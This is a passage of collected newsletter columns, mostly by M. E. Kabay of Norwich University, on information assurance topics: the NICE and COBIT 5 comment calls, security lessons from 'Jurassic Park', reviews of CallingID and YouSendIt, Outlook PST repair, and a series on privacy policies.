Laughter lightened the moment and cleared the air, and then we looked at one another. We had just identified two levels of effort. We had just recognized the management issues we would face as we figured out how much collaboration and coordination each project would need. We realized that at least two projects have components both on the plane and among the cats.

Later in the day, I saw some small projects that have been hanging unfinished for far too long, and need to get off our project list. They need to be dealt with at once. So now the whiteboard has three columns on it:

1. Herding Cats
2. Remodeling the Plane in the Air
3. Mosquitos in the Room

These metaphors are far more useful than “Long/Medium/Short term” and more useful than “This month, next quarter, next year”. So far, the whiteboard projects fall pretty neatly into those columns. These metaphors don’t replace proper project management techniques, but they remind us, in very few words, how we’ll have to approach the work that will make our projects successful.

Now we can get started. What kinds of metaphors could help you get your projects started?

* * *

Elizabeth Templeton joined the Norwich University< http://www.norwich.edu > School of Graduate and Continuing Studies< http://graduate.norwich.edu > in 2004, after a 30-plus-year career as an applications programmer. She became Associate Program Director for the MSIA program in 2009. She been privileged to work with MSIA Program Directors Mich Kabay and John Orlando< http://www.linkedin.com/pub/john-orlando/0/614/925 >, and is now privileged to work with Program Director Gary Kessler< http://www.linkedin.com/in/garykessler >. In earlier career iterations, she has been a teacher of adult learners (programming, English, writing), a proofreader, an editor, and a gardener.

NICE Move:
Draft National Initiative for Cybersecurity Education

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The following is the full text of an important announcement from the National Institute of Standards and Technology (NIST). I urge all readers to participate in the review process. Readers' experience and insights can shape the future of information assurance by ensuring that the cybersecurity education plan conforms to the motto I imposed on the Master of Science in Information Assurance program< http://infoassurance.norwich.edu > at Norwich University in 2002: "Reality trumps theory."

* * *

NIST is pleased to announce that the Draft National Initiative for Cybersecurity Education (NICE) Strategic Plan < http://csrc.nist.gov/nice/documents/nicestratplan/Draft_NICE-Strategic-Plan_Aug2011.pdf > is available for comment. The plan, "Building a Digital Nation," outlines NICE's mission, vision, goals and objectives. NIST and its interagency NICE partners seek comments from all interested citizens and organizations concerned with cybersecurity awareness, training and education.

NIST coordinates the interagency NICE program, which is a national campaign focused on enhancing cybersecurity in the United States by accelerating the availability of educational and training resources designed to improve the cyber behavior, skills and knowledge of every segment of the population. The program aims to improve secure use and access to digital information in a way that advances America's economic prosperity and national security.

"This plan represents the coordinated thinking of the federal agencies that have leading roles in NICE," said NIST's Ernest McDuffie, who leads the NICE program. "We are soliciting feedback from the larger population to inform and improve the planning process for this comprehensive national initiative."

Comments on the NICE draft strategic plan are due by September 12. NIST's federal partners that contributed to the plan include the Department of Homeland Security, the Department of Defense, the Department of Education, the National Science Foundation, the Office of Personnel Management, and the National Security Agency.

Cybersecurity vulnerabilities in government, private sector and critical infrastructure are a risk to national security, public safety, and economic prosperity. Now is the time to begin a coordinated national initiative focused on cybersecurity awareness, education, training, and professional development. The United States must encourage cybersecurity competence across the nation and build an agile, highly skilled workforce capable of responding to a dynamic and rapidly developing array of threats.

The Draft Strategic Plan outlines the mission, vision, goals and objectives of NICE. The Strategic Plan will be updated in subsequent years as the initiative matures. This draft publication is intended to be read by a wide variety of Americans including everyday citizens

whose daily lives interact with cyberspace, students, educators, chief information officers, chief human capital officers, information technology managers, cybersecurity researchers, curriculum developers, academia, industry – large and small, private organizations, non-profits organizations, entrepreneurs, and state/local/tribal/territorial governments. NICE encourages participation and thoughtful comments from all interested citizens and organizations.

Comments on this draft should be entered into the Comment-Template_Draft-NICE.xls < http://www.nist.gov/nice/documents/nicestratplan/Comment-Template_Draft-NICE.xls > and e-mailed < mailto:nicestratplan@nist.gov >. Comments must be received by September 12, 2011.

COBIT 5: New Evolution of COBIT Guidance Now Available for Public Comment

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Ken Vander Wal, CISA, CPA is International President of ISACA< http://www.isaca.org/about-isaca/Pages/default.aspx >. COBIT< http://www.isaca.org/Knowledge-Center/cobit/Pages/FAQ.aspx > is the well known framework formerly known as Control OBjectives for Information and related Technology. Mr Vander Wal contributed the following announcement and I hope that readers will participate in improving COBIT. Everything that follows is Mr Vander Wal's work with minor edits.

* * *

Information is the currency of the 21st-century business enterprise. Organizations depend on their information for their survival and must constantly maximize the return on their investments in information and the technology that supports it.

According to the IT Governance Institute's< http://www.isaca.org/About-ISACA/IT-Governance-Institute/Pages/default.aspx > *2011 Global Status Report on the Governance of Enterprise IT*< http://www.isaca.org/ITGI-Global-Survey-Results >, business leaders reported facing the following information technology (IT)-related issues in the past year:

- Increasing IT costs—42%
- Insufficient IT skills—33%
- Problems implementing new IT systems—30%
- Problems with external IT service providers—29%
- Serious operational IT incidents—21%
- Return on investment not as expected—19%
- IT security or privacy incidents—18%

To help enterprises worldwide address these concerns and better manage and govern their information, an international team of volunteer subject-matter experts from the global association ISACA is developing COBIT 5. A comprehensive and flexible framework of good practices, tools and process models for managing and governing information and technology, COBIT 5 is now in public exposure< http://www.isaca.org/cobit5exposure > and will be published in early 2012.

One of the much-anticipated features of COBIT 5 is its increased focus on integrating business and IT. This orientation will improve communication, clarify roles and responsibilities, and reduce information- and technology-related incidents that harm the enterprise.

“COBIT helps ensure governance and management of information and technology across the complete enterprise, provides a common language that unites the business and IT, and addresses the critical business issues related to information and technology,” said John Lainhart, CISA, CISM, CGEIT, CRISC, Partner with IBM Global Business Services, who implemented COBIT at the US House of Representatives as Inspector General. “This helps enterprises identify their strengths and weaknesses and maximize their control over their information assets.”

Lainhart, who is co-chair of the COBIT 5 development team, notes that the new edition is a major evolution of COBIT 4.1. Changes include elements from ISACA’s

- Val IT< http://www.isaca.org/valit >
- Risk IT< http://www.isaca.org/riskit >
- Business Model for Information Security (BMIS)< http://www.isaca.org/bmis >
- IT Assurance Framework (ITAF)< http://www.isaca.org/itaf >
- Taking Governance Forward guidance< http://www.isaca.org/About-ISACA/Press-room/News-Releases/2010/Pages/IT-Governance-Institute-Launches-Taking-Governance-Forward.aspx > and
- *Board Briefing on IT Governance*< http://www.isaca.org/Knowledge-Center/Research/ResearchDeliverables/Pages/Board-Briefing-on-IT-Governance-2nd-Edition.aspx >.

The new version increases its focus on various stakeholders involved and shifts from control objectives to management processes.

“COBIT 5 is based on sound enterprise governance principles and will help organizations manage constantly evolving operational risks and stay on top of increasing regulatory compliance requirements,” said Lainhart. “It builds and expands on COBIT’s 15-year history and is being developed by senior IT and business leaders around the world to ensure that it meets stakeholders’ current needs and expectations.”

As part of that development, ISACA is seeking comments from international business and IT leaders. The COBIT 5 exposure draft will be available through September 19 for review and feedback < http://www.isaca.org/cobit5exposure >.

During last year’s public exposure period for the draft design paper of COBIT 5, ISACA received nearly 3,000 comments from more than 600 business and IT professionals. More than 92% of respondents reported that the proposed updates to COBIT would be valuable or very valuable.

“COBIT’s value is in large part due to the collaborative talents and expertise of industry leaders around the world,” said Derek Oliver, PhD, CISA, CISM, CRISC, CITP, FBCS, DBA, FISM, co-chair of the COBIT 5 Task Force and CEO of Ravenswood Consultants Ltd. “IT and business professionals have a unique opportunity to drive the direction of internationally used and recognized guidance by participating in this major update to COBIT.”

According to the *Global Status Report on GEIT*,< http://www.isaca.org/ITGI-Global-Survey-Results > 57% of enterprises either do not think governance is important (5%), are just starting to consider governance measures (23%) or have only *ad hoc* measures in place (29%). By providing a road map that can be customized to reflect the organization's desired route, COBIT 5 has the potential to help business and IT leaders get on the same page, transform their governance and management of information and technology, and—in doing so—realize substantial value from their information.

Join us in making this version of COBIT the best yet.

Adaptation

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

The new semester has begun at Norwich University and we've had a couple of class sessions for the *IS340 Introduction to Information Assurance*< http://www.mekabay.com/courses/academic/norwich/is340/index.htm > course. One of the changes I've made in the last year is that I no longer inflict death by PowerPoint on my students; instead of pontificating at them, I just distribute printouts of the lectures (six slides per page), make the PDF and PPTX versions of the slides available to the students through a folder on the course Web site < http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/index.htm > and guide the students in vigorous discussion in every class meeting. We also use a learning platform (an implementation of Moodle) for online discussions, some tests, and submission of assignments.

After a first session discussing the grading plan< http://www.mekabay.com/courses/academic/norwich/is340/is340_course_description.pdf >, syllabus< http://www.mekabay.com/courses/academic/norwich/is340/is340_syllabus.pdf >, requirements for essays and presentations< http://www.mekabay.com/courses/academic/norwich/research.pdf >, academic honesty and so on, we turned in the second meeting to a discussion of the history and mission of information assurance (IA).

The slides< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch01_history_mission_ia.pdf > for that part of the course include pictures of computational equipment all the way back to the abacus. I asked the students what information security involved back in the days even before the abacus, when people *calculated* using small stones, (*calculi* in Latin). The stones helped the calculators keep track of the numbers they were working with. So what kinds of security issues were significant back then?

The students thought of surreptitiously removing stones in the middle of a calculation or adding stones; both would result in incorrect results. These security breaches would involve *physical* security. Then what, I asked, would be the key issues of information that were being affected by such manipulation of the stones? They immediately answered that playing with the stones would affect the integrity of the calculations. If the theft or insertion of stones were noticed, there could be delays in finishing the work – a denial of service.

We talked about the kinds of harm that might be caused to users of an IBM 1401 computer in, say, 1966 (that was what I personally used for FORTRAN IV-G programming when I entered McGill University that year). Did we have to cope with worms? With damage from hackers interfering with the operation of our programs? Not really: the 1401 was not a multiprocessing system: it ran exactly one program at a time for a single user. Memory was cleared after each program, so there were no residual effects of one program on the next being run. Somebody could mix up our punch cards or take some out or even add some – but they'd have to affect our program using physical means, not electronic ones.

So what's the point of discussing old technology in an IA course?

In our discussion, I made it clear that the issue is that IA must adapt to changing technology. We discussed possible security issues when direct neural interfaces allow direct brain-to-computer operations [see Wolpaw et al. 2000, "Brain-Computer Interface Technology: A Review of the First International Meeting," in *IEEE Transactions on Rehabilitation Engineering* 18(2):164, < http://www.ocf.berkeley.edu/~anandk/neuro/BCI%20Overview.pdf >] and perhaps even direct computer-to-brain interactions. In addition to the usual effects of man-in-the-middle attacks in the communications channels, such interference in brain-computer-brain interactions (computer-aided telepathy) could lead to new forms of propaganda. The folks who like to wear aluminum foil deflector beanies to prevent control waves from affecting their brains might actually have a point if governments, advertisers, and anyone else could beam specific thoughts and impressions into our minds without permission.

I told my young students that whatever the change in information technology that they will face, they must adapt to the new aspects of IA. They must never become stick-in-the mud conservatives who snarl that in their day, they did things differently – and who resist change simply because they don't like it.

I told them the story of a programmer called Jacques who worked in the data center where I was Director of Technical Services in the mid-1980s. We had just started using RELATE/3000, an early relational database management system (RDBMS) with its own fourth-generation language (4GL) for report-writing. Jacques was constantly causing the interpreter to crash on a stack overflow; I investigated and discovered that he was spelling out the precise location of every field in his reports using the RDBMS macro language instead of allowing the report writer to do its work and place the data automatically on the page – something that would have taken two lines and 60 seconds. So why was Jacques doing this? Because, he said, that's the way he had done it in COBOL for many years and it gave him the precise control over layout that he was used to.

I cheerily informed him that if he overflowed the stack again by using the macro language in this way, I'd have him fired.

He changed his programming style right away once the situation became clear to him and used the RDBMS system properly from that point on.

Professionals adapt to change. Period.

Velocihackers and Tyrannosaurus superior

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the early 1990s, I used to write for the paper version of Network World. Recently I was watching the 1993 hit movie "Jurassic Park"< http://www.imdb.com/title/tt0107290/ > and I recalled a column I wrote back then that cause a flurry of comment and that may interest current readers. Here's a slightly updated version of that old column.

* * *

"Jurassic Park" stars several holdovers from 65 million years ago. It also shows errors in network security that seem to be as old.

For those of you who are too young to have seen it, "Jurassic Park" is about a dinosaur theme park that displays live dinosaurs created after scientists cracked extinct dinosaur DNA code recovered from petrified mosquitoes. The film has terrific live action dinosaur replicas and some heart stopping scenes. It also dramatizes awful network management and security. Unfortunately, the policies are as realistic as the dinosaurs.

Consider a network security risk analysis for Jurassic Park. The entire complex depends on computer controlled electric fences and gates to keep a range of prehistoric critters from eating the tourists and staff. So at a simple level, if the network fails, people turn into dinosaur food.

Jurassic Park's security network is controlled by an ultramodern Unix system, but its management structures date from the Stone Age. There is only one person who maintains the programs which control the security network. This breaks Kabay's Law of Redundancy, which states, "No knowledge shall be the property of only one member of the team." After all, if that solitary guru were to leave, go on vacation, or get eaten by a dinosaur, you'd be left without a safety net.

Jurassic Park's security system is controlled by computer programs consisting of two million lines of proprietary code. These critical programs are not properly documented. An undocumented system is by definition a time bomb. In the movie, this bomb is triggered by a vindictive programmer who is angry because he feels overworked and underpaid.

One of the key principles of security is that people are the most important component of any security system. Disgruntled and dishonest employees cause far more damage to networks and computer systems than hackers. The authoritarian owner of the Park dismisses the programmer's arguments and complaints as if owning a bunch of dinosaurs gives him the privilege of treating his employees rudely. He pays no attention to explicit indications of discontent, including aggressive language, resentful retorts, and sullen expressions. If the owner had taken the time to listen to his employee's grievances and take steps to address them, he could have prevented several dinosaur meals.

Bad housekeeping is another sign of trouble. The console where the disgruntled programmer works looks like a garbage dump; it's covered in coffee cup fungus gardens, historically significant chocolate bar wrappers, and a treasure trove of recyclable soft drink cans. You'd

think that a reasonable manager would be alarmed simply by the number of empty calories per hour being consumed by this critically important programmer. The poor fellow is so overweight that his life expectancy would be short even if he didn't become dinosaur fodder.

Ironically, the owner repeats, `No expense spared' at several points during the movie. It doesn't seem to occur to him that with hundreds of millions of dollars spent on hardware and software--not to mention the buildings and grounds and an entire private island--modest raises for the staff would be trivial in terms of operating expenses but significant for morale.

In the movie, the network programmer is bribed by competitors to steal dinosaur embryos. He does so by setting off a logic bomb that disrupts network operations completely. The network outage causes surveillance and containment systems to fail, stranding visitors in, well, uncomfortable situations. Even though the plot is not exactly brilliant, I'd like to leave at least something to surprise those who haven't seen the movie yet.

When the systems fail, for some reason all the electric locks in the park's laboratory are instantly switched to the open position. Why aren't they automatically locked instead? Normally, when a security controller fails, the default should be to keep security high, not eliminate it completely. Manual overrides such as crash bars (the horizontal bars that open latches on emergency exits) can provide emergency egress without compromising security.

As all of this is happening, a tropical storm is bearing down on the island. The contingency plan appears to consist of sending almost everyone away to the mainland, leaving a pitifully inadequate skeleton crew. The film suggests that the skeleton crew is not in physical danger from the storm, so why send essential personnel away? Contingency plans are supposed to include redundancy at every level. Reducing the staff when more are needed is incomprehensible.

At one point, the systems are rebooted by turning the power off to the entire island on which the park is located. This is equivalent to turning the power off in your city because you had an application failure on your PC. Talk about overkill: why couldn't they just power off the computers themselves?

Where were the DPMRP (Dinosaur Prevention, Mitigation and Recovery Planning) consultants when the park was being designed? Surely everybody should know by now that the only way to be ready for dinosaurs, uh, disasters, is to think, plan, rehearse, refine and update. Didn't anyone think about what would happen if the critters got loose? Where are the failsafe systems? The uninterruptible power supplies? The backup power generators? Sounds like Stupidosaurians were in charge.

We may be far from cloning dinosaurs, but we are uncomfortably close to managing security with all the grace of a Brontosaurus trying to type.

I hope you see the film. And bring your boss.

CallingID Fights Web Fraud

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Many online frauds depend on deceiving victims into trusting a Web site and revealing confidential information such as credit card numbers. Phishing frauds, for example, use deceptive e-mail messages to trick people into visiting Web sites whose URLs are misrepresented as trustworthy ones (e.g., the classic use of "paypal.com" labels for URLs that are actually in some under-regulated and under-policed country where governments don't even pretend to follow the rule of law). Other frauds simply use nice-sounding domain names (e.g., the spate of Katrina-related Web sites that arose after the hurricane disaster) but are actually run by crooks who steal the money outright.

One of the ways to help spot fraud is to find out who has registered a particular Web site; this knowledge does not prevent all fraud, but it is a useful step forward. If you are looking at a site that claims to be in Ohio but the owner lives in the Moldovan Republic (no offense to Moldovans intended), maybe everything is not as it appears.

In previous columns, I've mentioned the free utility SamSpade v1.14 (available from < http://www.samspade.org/ >) which, among other things, makes "whois" lookups of Domain Name Server (DNS) information quick and easy.

Readers may also know that the free, open-source Firefox Web browser from Mozilla < http://www.mozilla.org/products/firefox/ > has an "extension" (add-in) called "whois 0.4" that can supply a DNS lookup for each Web address being visited.

I've been trying out an add-in for Internet Explorer (IE) over the last two months called CallingID < http://www.callingid.com/Default.aspx > that does all that and much more.

I had the pleasure of speaking and corresponding with Yoram Nissenboim, CEO of CallingID, the company that makes the CallingID secure Web-browsing add-in product. Among other things, CallingID provides automatic DNS lookups for all URLs. A quick installation of this (currently) free product adds a new bar to the IE window showing ownership information including geographical location for the Web site being visited.

However, as Mr Nissenboim pointed out, "Whois information is very unreliable. Everyone can write whatever he wants into DNS records. CallingID has external sources beyond Whois to detect the site owner and to verify that it is a real organization located where it claims to be, in most cases automatically." If any of more than 50 warning signs shows reason for suspicion, the product alerts the user with an understandable pop-up; for example, one test checks for anonymized owner information in the DNS and any such concealment flags the site as suspect.

The company has expanded its checking to incorporate known-good sites from many sources such as the Better Business Bureaus, certification authorities and Dunn & Bradstreet; their database now includes more than a million legitimate sites worldwide and this information is provided almost instantly to users without having to rely on DNS servers, thus maximizing

performance. It is noteworthy that some users have complained about slow DNS lookups in various forums (see < http://www.linuxquestions.org/questions/history/335170 > for a sample thread).

Mr Nissenboim also pointed out that their tests verify such technical security features as the validity of site certificates or the use of encryption and explain the significance of these factors in plain, non-technical language that allows the user to judge the safety of interacting with the site. A particularly valuable feature is that the product detects attempts to send data to a destination on a different server than the one for the Web site the user is visiting – an immediate reason for concern about the legitimacy of the data transfer. As usual, CallingID reports on the identity and trustworthiness of the ultimate destination.

In summary, and quoting the company CEO once again, "CallingID is a tool that provide full risk assessment for users that send personal or confidential information (such as password, credit card details etc.) over the Web. The tool shows them the identity of the site receiving their information and alerts them about any risk associated with the site they send data to and the form they use."

This tool may be helpful in increasing resistance to phishing scams, especially for novices. Mr Nissenboim told me that his company's recent survey of 110 users indicated that "55% stopped sending data to a site following information provided by CallingID." In my two month trial, I saw no negative side effects of the product.

Worth a try, I think, especially for naïve users.

[Disclaimer: I have no financial interest in this company or product despite this glowing review and had never met Mr Nissenboim before our correspondence and phone interview.]

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business and Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

YouSendIt Provides Useful Transfer Service

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my work as Program Director of the MSIA at Norwich University < http://www.graduate.norwich.edu/infoassurance/ >, I frequently have to receive large files from course developers and reviewers and to send them to the instructional designers responsible for putting the materials into our teaching platform. Typically the compressed files take several hundred megabytes for a course – far too much to upload to my university Web site because our virtual private network (VPN) has a limit of 50 MB per upload. It is possible to break WinZIP files into pieces automatically and reconstitute the pieces into a single archive, but I have no way to upload all of them in a single operations through our VPN, so that process becomes a nuisance. I have no access to a file transfer protocol (FTP) site, so until recently, we've been sending CD-ROMs through the mail or, if it's a rush job, via courier. Those methods are slow and expensive.

Recently I received a 100 MB file from an undergraduate student for a class lecture. Akhan Almagambetov was away in Europe at the Combined Endeavor military communications exercise < http://www.combinedendeavor.net/tags/norwich-university > and sent me an excellent narrated presentation that everyone enjoyed. His link was via a site I had not heard of, YouSendIt.com < http://www.yousendit.com/ >. The site offers a range of options for uploading files and having them available for download by selected recipients.

The free service ("Lite") limits files to 100 MB, restricts their stay on the server to 7 days, keeps the download limit to 1 GB total in any 30 days, and limits downloads to a maximum of 100 per file.

I signed up for the "Plus" plan at $4.99 a month; it raises the maximum file size to 2 GB, extends their stay on the server to 14 days, ups the download limit to 40 GB total in any 30 days, and allows up to 200 downloads per file (you can always upload the file with two different names, I guess).

"Business" and "Business Plus" plans at $19.99 and $29.99 per month respectively offer correspondingly greater maximum download limits (80 GB or 200 GB) and removes the limit on the number of downloads per file.

Subscribers to the free account receive a unique URL per uploaded file and can track who downloads each file. The "Plus" account also removes ads from the download dialogues. The "Business" account allows inclusion of a company logo or brand and speeds up response to technical support queries to two (!) days. A "Business Plus" account adds a secure dropbox where other users can leave uploaded files for you to retrieve.

Even with my relatively inexpensive "Plus" account, I can upload an encrypted file provided my recipient has the appropriate software for decryption. If I wish to add password authentication to restrict access to the uploaded file, that costs $2.99 per file. It's also possible to require login by recipients before they can download a file; this "Authenticated Delivery with Tracking" costs

$2.99 per file. Finally, removing the limitation on the number of downloads during its 14-day life on the server costs $5.99 per file.

All in all, I think the service is so useful I simply paid for it myself without even asking my employer to reimburse me. I can use it not only for my university work but also for sending large groups of pictures to family and friends and for my consulting work. Used carefully, with due attention to security requirements, I think it's neat!

A New Outlook (File)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of my colleagues called me recently when he was having trouble receiving e-mail. He uses Microsoft Outlook 2007, as I do. I asked whether he had check the file integrity of his e-mail repositories using the appropriate diagnostic tool; he had never heard of it. I hope that the specific information below will help readers who have had similar problems with their Outlook e-mail client and will close with some general lessons from this incident.

Outlook uses two kinds of data files for storing configuration parameters and e-mail: .OST and .PST files. Sometimes these files become corrupted; for example if the client or the operating system crashes, certain pointers within the files may not be updated correctly. Although the damaged files may still be usable by the client software, the risk of unusual behavior or of further crashes increases.

One of the problems that I have encountered is that Outlook refuses to terminate its process when I close the client. The process holds its files open, preventing them from being backed up. If I terminate the process using the Windows XP Pro task manager, Outlook often reports that the PST file I use was not properly closed and goes through a brief (but not thorough) diagnostic and corrective routine upon reopening the file.

SCANPST.EXE is a diagnostic tool that comes with all Outlook installations. It handles both PST and OST files. The program opens with a simple menu asking for the file that you wish to analyze (" Enter the name of the file you want to scan"). I've made it easy on myself to locate my PST files by entering the directory name into the "Start in" of a shortcut to the program. That addition then automatically opens the appropriate directory and shows all the Outlook files. Such a shortcut with directory information is particularly useful if you use the default location for your Outlook file; they are stored deep in hidden directories in your Windows "Documents and Settings" folder (e.g., C:\Documents and Settings\<userID>\Local Settings\Application Data\Microsoft\Outlook). Once you click on "Start,"
The program goes through nine phases which include the following: Initializing; Checking file consistency; then seven steps that go by so fast I've never seen their labels; and Checking folders and items. Finally, if you click on "Repair," the program moves into its "Repairing" phase during which it creates a backup copy (*.BAK or whatever you write in yourself) of your file and creates a new, presumably pristine file for further e-mail.

To give you a sense of the time involved, I measured how long it took to repair two damaged PST files on my main system – a dual-processor (2 x 3GHz) unit with 2 GB RAM and 7200 RPM disks with write-behind caching. Diagnosing and repairing my main 311 MB PST file took 70 seconds for diagnosis and 40 seconds for the repair; a 1.2 GB PST archive took 185 seconds for diagnosis and 475 seconds for repair. That's about 0.17 sec/MB for diagnosis and about 0.34 seconds/MB for repair or roughly 0.5 sec/MB in all.

For more information about SCANPST.EXE, see the article "How to find and run the Inbox Repair tool in Outlook" from the Microsoft Knowledge Base.<

http://support.microsoft.com/kb/272227/en-us > To locate your own SCANPST.EXE file, I suggest that you use the search capability of your operating system. If you cannot find it, you can download the appropriate version for your Outlook version by searching the Microsoft support site.

So what about general implications of this example? I think that all of us would do well to look for diagnostic and repair facilities for our production-critical systems and files _before_ we get into a fix. Ask your technical support crew for ideas, search your vendor's Web site, and search the Web as a whole to locate and test tools that can help you overcome file corruptions quickly so that you don't get caught in a bind.

These tools can give you a whole new, ah, outlook on technical problems.

The Privacy Policy Problem (1): A Model Policy

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Many organizations strive to protect the confidentiality of prospects and clients. In this column and the next three, I want to explore issues relating to privacy policies and the sometimes problematic relations between legitimate, well-meaning institutions and the commercial organizations with which they do business – and the criminal organizations which abuse their good names and reputations.

Norwich University's Privacy Policy< http://www.graduate.norwich.edu/privacy_policy.php > stands as an excellent example of a clear, well-written and comprehensive document – an example that could usefully be considered by readers of this column who may need a sample policy for their own organization's use. Links to the policy are available where visitors may enter personally identifiable information (PII); for example, the admissions-related pages have links at the bottom of every page with a data-entry form. Specifically, the policy makes the following essential points (quoting with added commentary in square brackets):

- "Norwich University requests a certain amount of information from our clients in order to provide the online experience." [A privacy policy should begin with a statement of the purpose of data collection.]
- "Although we gather names, e-mail addresses, locations and other personal information (dependent on the platform being used), all information is kept confidential." [The introduction makes the intent of the policy clear.]
- "Information is used for course registration, billing purposes, providing knowledge about our client base, managing our services and to assist us in making the online experience the best possible." [These are useful clarifications of the intended applications for the collected data.]
- "Information about who may login in from time to time is analyzed in order to allow us to monitor and maintain our network. Information about our clients may also be used to provide feedback to our institutional clients; at no time do we share this information with an outside source. We may, from time to time, examine a platform for statistical purposes, but we will not identify any individual in doing so." [These are specific constraints on how the data are to be used.]
- "Information placed on our systems may be available to others on our various platforms, depending on the platform chosen. This information is used strictly to allow a client to participate in their individual course(s) and is kept confidential. We will not divulge private information to any unauthorized person." [These sentences add some more well-defined constraints.]
- "It is understood that information entered on our system(s) may be seen by a variety of people administering, participating in or monitoring any part of the chosen platform, within the reasonable guidelines set therein." [Although this alert may seem obvious to information technology specialists, it is worth reminding non-technical people of the reality of data collection.]
- "[Norwich] will also comply with any legal request(s) made by any body so authorized for information, should proper documentation be provided to us." [This is the get-out-of-jail card that puts users on notice that the University will fully comply with all

appropriate court orders and other legal obligations from duly constituted authorities.]

In my next column, I'll look at the problems which can occur when working with independent partner organizations that may have different privacy policies from one's own.

The Privacy Policy Problem (2): Controlling Business Partners

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of four articles, I'm exploring privacy policies. Today I'll continue with an analysis of potential problems due to independent partner organizations working on behalf of their clients without adequate supervision and coordination.

First of all, if one of the sites which you are paying is selling or otherwise sharing the names and contact information of people who enquire specifically about your products, programs, and services to your competitors, you may want to discuss their practices with them. On economic grounds alone, such behavior may be counterproductive; worse, it may tarnish your reputation as an institution of integrity or erroneously give prospects and clients the impression of improper behavior. Therefore, your organization should periodically audit sites marketing information about you on the Web.

For example, in researching this question I found sites whose privacy policies do little to protect visitors' privacy. For example, some of these policies state that information collected on the site may be shared with business partners, service providers, sweepstakes and promotions organizers, subsidiaries, law enforcement, and non-affiliated companies.

One text about *non-affiliated companies* would raise concerns for anyone. The policy begins reassuringly, "We do not share Information with any non-affiliated third party except: (1) in select circumstances when Our business partner refers you to Us and you give Us permission to share specific Information, such as your name and email address, with such business partner on your order form…." Unfortunately, it continues with "… or (2) when Our business partner provides a product or service that We feel may be of interest to you." That second part makes the assurance meaningless. The statement means that the company will share personally-identifiable information with anyone it chooses to do business with – or more bluntly, to whom it will sell prospects' names for profit. Give them enough money and I'm sure that practically anything will seem interesting.

The lesson I draw from this cursory investigation is that no one can afford to do business with people who do not use the same strict policies of privacy protection as their own organization. Readers should perform a systematic audit of all their organizations' links to third parties to verify that deviations from their privacy policies do not lead to embarrassment and legal liability.

The unacceptable site I located includes methods for opting out of the unwanted advertising and sharing of personally-identifiable information; that topic is the subject of the third article in this series.

The Privacy Policy Problem (3): Opting Out of Opting Out

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my most recent two columns, I've been discussing privacy policies. Today I want to look at some of the issues that can occur when you work with other organizations whose policies may differ from yours.

One of the sites I investigated where interested parties could fill in a form to request information included some information on opting out of receiving junk e-mail and other unsolicited marketing materials from itself, its business partners, and anyone to whom it chose to sell enquirers' names.

The Privacy Policy included the following information:

- E-mail Opt-out Options: Each marketing e-mail We send includes instructions and an opt-out link.

- Refusing Cookies: Subject to the section below pertaining to cookies and web bugs, you have the ability to prohibit being served an advertisement based on cookie technology. We utilize reputable third-party vendors to serve advertisements. If however, you are not comfortable with cookies, you can adjust the settings within your browser to further prohibit being served a cookie. Please see the browser's instructions to perform this task.

- The National Advertising Initiative (NAI) has developed an opt-out tool with the express purpose of allowing consumers to "opt-out" of the targeted advertising delivered by its member networks. You can visit the NAI opt-out page and opt-out of this cookie tracking. Please visit: http://www.networkadvertising.org/optout_nonppii.asp .

- Other Options: If you would like to opt-out of Our promotional marketing, and would like to contact Us, please send Us an e-mail at privacy@<suppressed>.com

Most people in the security field with whom I have discussed the issue argue strongly against opting-out as an acceptable form of control over the abuse of personally-identifiable information. The European Coalition Against Unsolicited Commercial Email (EuroCAUCE) < http://www.euro.cauce.org/en/ > has a succinct explanation of the arguments< http://www.euro.cauce.org/en/optinvsoptout.html >; here is my summary of the issues:

- Opt-out schemes cannot cope with the sheer scale of spamming. Spreading e-mail addresses from one spammer to another inevitably outraces attempts to react to each new source after the fact.

- It is impossible to ensure that permanent do-not-spam lists are consulted by spammers.

- There is no mechanism for supervision of compliance efforts.

- There are no enforcement mechanisms to prevent abuse.

In my view, opt-out schemes for protecting privacy are usually legitimate attempts to balance marketing departments' needs for productivity with privacy advocates' preference for better protection. However, for some unscrupulous marketers, opt-out policies may mask deliberate programs to capture user information that can be used or sold at a profit before the users can stop the abuse. Your organization should carefully examine the advantages and disadvantages of opt-out schemes before signing contracts with firms that use such methods.

My personal preference is to opt out of using opting out.

The Privacy Policy Problem (4): Reality Hits Home

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last three columns, I've been looking at the complexities of protecting client or prospect privacy (personally identifiable information or PII) in an interconnected world.

The problem is greatly complicated by the web of relationships that can develop in the world of marketing. The relationships can involve remote firms that have contracts with your marketing division or contracts with firms that are one or more levels removed from direct interaction with your organization. Worse still, some sites may even be run by rogue organizations which have never had any contractual links whatever with you or with any of your legitimate agents. These facts make it almost impossible to prevent PII from visitors interested in your products, services or programs from being spread to other institutions.

You are left with a distasteful duty to warn all applicants that you can control the use of their PII only when they enter data into forms directly under the control of your own staff or of firms which have contractual obligations to follow your privacy policy. Examine your privacy policies to see if you should include explicit warnings that they apply only to your clients and not to people asking for information. It may make sense also to include a warning about the impossibility of your controlling privacy policies on Web sites outside your own domain.

